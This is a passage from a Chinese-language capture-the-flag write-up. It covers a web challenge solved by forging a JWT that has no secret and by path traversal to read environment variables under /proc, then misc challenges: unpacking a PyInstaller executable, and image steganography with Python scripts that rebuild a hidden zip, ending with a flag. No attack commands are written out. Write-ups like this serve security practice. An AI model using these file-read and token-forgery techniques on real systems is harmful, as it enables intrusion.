
登录成功




有三个页面



还有一个上传页面




jwt没有秘钥



尝试任意文件读取，目录穿越，目录遍历


发现能够成功，但/flag读不了，读取proc下环境变量出了




# Misc

## Terminal Hacker

题目给的是exe，ida分析




看到pyi，将exe解包为pyc



打开pyc直接就能看到flag

## 哇哇哇瓦


首先先将图片放进随波逐流，



得到了一半的flag

然后将图片进行foremost，得到了一个zip文件

打开之后



观察了角落发现了一个rgb色块，使用脚本提取出来

import numpy as np

from PIL import Image

import io

def extract\_last\_row\_and\_decode():

with open("0.png", "rb") as f:

data = f.read()

img = Image.open(io.BytesIO(data)).convert("RGB")

np\_data = np.array(img)

height, width, \_ = np\_data.shape

# 获取最后一行所有像素

last\_row = np\_data[height - 1]

hex\_list = []

for pixel in last\_row:

r, g, b = pixel

hex\_str = '{:02x}{:02x}{:02x}'.format(r, g, b)

hex\_list.append(hex\_str)

hex\_string = ''.join(hex\_list)

# 尝试解码成 ASCII

try:

ascii\_output = bytes.fromhex(hex\_string).decode('utf-8',

errors='replace')

except Exception as e:

ascii\_output = f'[解码错误: {e}]'

# 输出预览到控制台

print('[Hex 前 256 位]:')

print(hex\_string[:256])

print('\n[ASCII 解码预览]:')

print(ascii\_output[:512])

# 写入 output.txt

with open("output.txt", "w", encoding="utf-8") as out:

out.write("[Hex 全部]:\n")

out.write(hex\_string + "\n\n")


out.write("[ASCII 解码结果]:\n")

out.write(ascii\_output)

print("\n 结果已写入 output.txt")


if \_\_name\_\_ == '\_\_main\_\_':

extract\_last\_row\_and\_decode()



将这些数据进行ascll解码

发现了一大堆的pk，将这段扔进010里面



观察最后牢记50 4b 03 04 14 00，所以是每三个为一组逆序输出

def reverse\_chunk\_join(hex\_str, chunk\_size=6):

# 反转字符串

reversed\_str = hex\_str[::-1]

# 按指定大小分块

chunks = [reversed\_str[i:i+chunk\_size] for i in range(0,

len(reversed\_str), chunk\_size)]

# 反转每个块以恢复原始顺序

reversed\_chunks = [chunk[::-1] for chunk in chunks]

# 拼接所有块

result = ''.join(reversed\_chunks)

return result

def process\_file(input\_file, output\_file):

try:

# 读取文件内容

with open(input\_file, 'r') as f:

content = f.read().strip()

# 处理内容

processed\_content = reverse\_chunk\_join(content)

# 写入结果

with open(output\_file, 'w') as f:

f.write(processed\_content)

print(f"处理完成，结果已保存到 {output\_file}")

except FileNotFoundError:

print(f"错误：找不到输入文件 {input\_file}")

except Exception as e:

print(f"处理过程中发生错误: {str(e)}")

if \_\_name\_\_ == "\_\_main\_\_":

input\_filename = "b.txt" # 输入文件名

output\_filename = "o.txt" # 输出文件名

process\_file(input\_filename, output\_filename)

然后将得到到hex的进行删减




得到了最后的flag，为best\_FPS\_g@me!!}

所以flag为密码

flag{Val0rant\_1s\_th3\_best\_FPS\_g@me!!}

## 音频的秘密

